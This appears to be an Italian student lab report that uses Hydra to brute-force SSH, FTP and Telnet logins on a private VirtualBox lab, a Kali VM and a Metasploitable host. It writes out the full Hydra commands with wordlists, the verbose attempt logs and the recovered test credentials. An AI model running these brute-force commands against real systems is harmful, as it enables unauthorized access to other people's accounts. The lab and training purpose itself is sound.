

Connessione al servizio ssh su test_user@192.168.50.100(kali)

```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

(kali@kali)-[~]
$ sudo service ssh start

(kali@kali)-[~]
$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.4.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.4.11-1kali1 (2023-08-21) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 14 10:58:23 2023 from 192.168.50.100
(test_user@kali)-[~]
$
```

Cracking “manuale” con hydra con username e password.
servizio ssh

-l
-p

```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~

(kali@kali)-[~]
$ hydra -l test_user -p testpass 192.168.50.100 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-11 11:48:38
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-11 11:48:38

(kali@kali)-[~]
$
```

Cracking con hydra con utilizzo di wordlists. Servizio ssh

-L
-P

```
File Actions Edit View Help

(kali@kali)-[~]
$ hydra -L /usr/share/wordlists/seclists/Usernames/sap-default-usernames.txt -P /usr/share/seclists/Passwords/500-worst-passwords.txt -V 192.168.50.100 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-11 12:03:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 12500 login tries (1:25/p:500), ~782 tries per task
```


Risultati con username e password trovati.

```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help

[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "buster" - 38 of 12502 [child 7] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 39 of 12502 [child 6] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "soccer" - 40 of 12502 [child 10] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hockey" - 41 of 12502 [child 13] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "killer" - 42 of 12502 [child 15] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "george" - 43 of 12502 [child 9] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "sexy" - 44 of 12502 [child 1] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "andrew" - 45 of 12502 [child 2] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "charlie" - 46 of 12502 [child 3] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "superman" - 47 of 12502 [child 14] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 48 of 12502 [child 5] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "asshole" - 49 of 12502 [child 4] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fuckyou" - 50 of 12502 [child 8] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dallas" - 51 of 12502 [child 11] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jessica" - 52 of 12502 [child 7] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "panties" - 53 of 12502 [child 6] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pepper" - 54 of 12502 [child 10] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1111" - 55 of 12502 [child 13] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "austin" - 56 of 12502 [child 15] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "william" - 57 of 12502 [child 9] (0/2)
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "1234567" - 501 of 12502 [child 1] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "password" - 502 of 12502 [child 5] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "123456" - 502 of 12502 [child 1] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "password" - 502 of 12502 [child 5] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "123456" - 502 of 12502 [child 1] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "password" - 502 of 12502 [child 5] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "12345678" - 503 of 12502 [child 14] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "1234" - 504 of 12502 [child 3] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "pussy" - 505 of 12502 [child 4] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "123456" - 505 of 12502 [child 1] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "12345" - 506 of 12502 [child 8] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "dragon" - 507 of 12502 [child 11] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "12345678" - 507 of 12502 [child 14] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "1234" - 507 of 12502 [child 3] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "qwerty" - 508 of 12502 [child 7] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "123456" - 508 of 12502 [child 1] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "696969" - 509 of 12502 [child 6] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "12345" - 509 of 12502 [child 8] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "mustang" - 510 of 12502 [child 10] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "dragon" - 510 of 12502 [child 11] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "letmein" - 511 of 12502 [child 13] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "12345678" - 511 of 12502 [child 14] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "baseball" - 512 of 12502 [child 15] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "master" - 513 of 12502 [child 9] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "123456" - 513 of 12502 [child 1] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "696969" - 513 of 12502 [child 6] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "letmein" - 513 of 12502 [child 13] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "12345678" - 513 of 12502 [child 14] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "master" - 513 of 12502 [child 9] (0/2)
[ATTEMPT] target 192.168.50.100 - login "TEST_USER" - pass "michael" - 514 of 12502 [child 2] (0/2)
```

Connessione al servizio ftp `test_user@192.168.50.100`(kali a kali)




```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

(kali@kali)-[~]
$ ftp test_user@192.168.50.100
Connected to 192.168.50.100.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Cracking del servizio ftp con wordlists

- L
- P




```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

(kali@kali)-[~]
$ hydra -L /usr/share/wordlists/seclists/Usernames/sap-default-usernames.txt -P /usr/share/seclists/Passwords/500-worst-passwords.txt 192.168.50.100 -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-14 10:55:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 13052 login tries (l:26/p:502), ~3263 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[21][ftp] host: 192.168.50.100  login: test_user  password: testpass
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali)-[~]
$
```

Cracking del servizio telnet da kali a metasploitable con utilizzo di username “msfadmin” e password wordlist contenete la pass “msfadmin”.



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ hydra -l msfadmin -P /usr/share/seclists/Passwords/500-worst-passwords.txt 192.168.60.101 -t 4 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-11 14:33:12
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 501 login tries (l:1/p:501), ~126 tries per task
[DATA] attacking telnet://192.168.60.101:23/
[23][telnet] host: 192.168.60.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-11 14:33:25

(kali@kali)-[~]
$
```

I risultati dimostrano che il cracking è andato a buon fine mostrando le credenziali identificate.